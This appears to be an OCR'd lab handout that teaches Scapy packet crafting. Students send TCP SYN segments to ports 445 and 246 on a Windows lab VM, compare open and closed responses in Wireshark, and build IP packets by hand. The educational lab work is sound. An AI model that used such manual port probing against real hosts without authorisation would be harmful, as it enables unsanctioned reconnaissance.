
Step 2: Send customized TCP segments with Scapy.

a) Use tcp.port == 445 || tcp.port == 246 as the display filter in Wireshark to display packets with either source or destination port (in the TCP header) of 445 or 246.
Type the following command to send a TCP segment inside an IP packet with a destination port of 445: **sr(IP(dst="192.168.1.108")/TCP(dport=445))**
(Substitute the IP address of the Windows 10 VM.)
The send() function has been replaced with the sr() function, which keeps track of both send and receive data. Notice the output in Scapy.




b) Type the following command to change the destination port to 246:
sr(IP(dst="192.168.1.108")/TCP(dport=246))
(Substitute the IP address of the Windows 10 VM.)
Alternatively, you can press the **UP ARROW** key and change 445 to 246.
Notice the output in Scapy. Notice the difference with the TCP sequence, as seen in Wireshark, between this and the previous one. Since port 445 was open, a SYN/ACK was sent in response to the SYN, which was replied to with an RST by the Kali Linux VM. Since port 246 was closed, an RST (along with an ACK) was sent in response to the SYN. Execute the next four commands:




Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows 11 x64
Capturing from Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 445 || tcp.port == 246
No. Time Source Destination Proto Lengt Info
737 171.404 10.0.0.180 10.0.0.123 TCP 60 20 → 445 [SYN] Seq=0 Win=8192 Len=0
738 171.405 10.0.0.123 10.0.0.180 TCP 58 445 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
739 171.405 10.0.0.180 10.0.0.123 TCP 60 20 → 445 [RST] Seq=1 Win=0 Len=0
1385 246.072 10.0.0.180 10.0.0.123 TCP 60 20 → 246 [SYN] Seq=0 Win=8192 Len=0
1386 246.073 10.0.0.123 10.0.0.180 TCP 54 246 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 1385: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on
Ethernet II, Src: VMware_77:68:9a (00:0c:29:77:68:9a), Dst: VMware_c4:7d
Internet Protocol Version 4, Src: 10.0.0.180, Dst: 10.0.0.123
Transmission Control Protocol, Src Port: 20, Dst Port: 246, Seq: 0, Len:
0000 00 0c 29 c4 7d 11 00 0c 29 77 68 9a 08 00 45 00
0010 00 28 00 01 00 00 40 06 65 a1 0a 00 00 b4 0a 00
0020 00 7b 00 14 00 f6 00 00 00 00 00 00 00 00 50 02
0030 20 00 79 aa 00 00 00 00 00 00 00 00
Ethernet0: <live capture in progress>
Packets: 2341 · Displayed: 5 (0.2%)
Profile: Default
Search
ENG US
6:30 PM 2024-10-05
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


c) Type the following to store the results in a variable called segment246:
segment246=sr(IP(dst="192.168.1.108")/TCP(dport=246))
(Substitute the IP address of the Windows 10 VM.)


d) Type the following to see the contents of the variable: **segment246**



e) Type the following (note the underscore after the equals sign) to request a summary of collected packets that were either answered or unanswered: **ans,unans = _**


f) Type the following to display summary information for the packets that were answered: **ans.summary()**
The RA, toward the end of the output, indicates that the RST and ACK flags were set in the response back from the Windows 10 VM. **Take the screenshot.**






g) Redo Steps 2c through 2f with a destination port of 445 (and a new variable). (Substitute the IP address of the Windows 10 VM.)

Notice, again, the differences in both Scapy and Wireshark. You will notice RA, which indicates an RST (along with an ACK) was sent in response from the Windows 10 VM, since port 246 was closed. Though, you will notice SA, which indicates a SYN/ACK was sent in response from the Windows VM, since port 445 was open.




Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows 11 x64
Capturing from Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 445 || tcp.port == 246
No. Time Source Destination Proto Lengt Info
1385 246.072 10.0.0.180 10.0.0.123 TCP 60 20 → 246 [SYN] Seq=0 Win=8192 Len=0
1386 246.073 10.0.0.123 10.0.0.180 TCP 54 246 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2790 442.506 10.0.0.180 10.0.0.123 TCP 60 [TCP Port numbers reused] 20 → 246 [SYN] Seq=0 Win=8192 Len=0
2791 442.506 10.0.0.123 10.0.0.180 TCP 54 246 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5103 813.736 10.0.0.180 10.0.0.123 TCP 60 [TCP Port numbers reused] 20 → 445 [SYN] Seq=0 Win=8192 Len=0
5104 813.736 10.0.0.123 10.0.0.180 TCP 58 445 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
5105 813.737 10.0.0.180 10.0.0.123 TCP 60 20 → 445 [RST] Seq=1 Win=0 Len=0
Frame 5104: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface \Device
Ethernet II, Src: VMware_c4:7d:11 (00:0c:29:c4:7d:11), Dst: VMware_77:68:9a (00:0c:29:77:6
Internet Protocol Version 4, Src: 10.0.0.123, Dst: 10.0.0.180
Transmission Control Protocol, Src Port: 445, Dst Port: 20, Seq: 0, Ack: 1, Len: 0
0000 00 0c 29 77 68 9a 00 0c 29 c4 7d 11 08 00 45 00
0010 00 2c 0d 39 40 00 80 06 00 00 0a 00 00 7b 0a 00
0020 00 b4 01 bd 00 14 cb c5 7c 40 00 00 00 01 60 12
0030 ff 70 15 4d 00 00 02 04 05 b4
Ethernet0: <live capture in progress>
Packets: 5956 · Displayed: 10 (0.2%)
Profile: Default
Search
ENG US
6:40 PM 2024-10-05
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Step 3: Build network traffic up from scratch.


a) Type **ip=IP()** to construct an IP packet and store the fields and values in a variable named **ip**.

b) Type **ip.display()** to call the **display()** function with the i variable, which shows all fields and default values currently assigned to the IP packet.


c) Type the following to set the destination IP address:

ip.dst="192.168.1.108"

(Substitute the IP address of the Windows VM.)



d) Type **ip.display()** to show the new values of the IP packet's fields. In addition to the new destination IP address, the source IP address has changed from the loopback address (127.0.0.1, which was also a placeholder for the destination IP address) to the Kali Linux VM's IP address.



e) Type **ip.ttl** to view the default Scapy setting for the Time To Live (TTL) field in the IP header, which is the same value of 64 shown in the output of **ip.display()**.

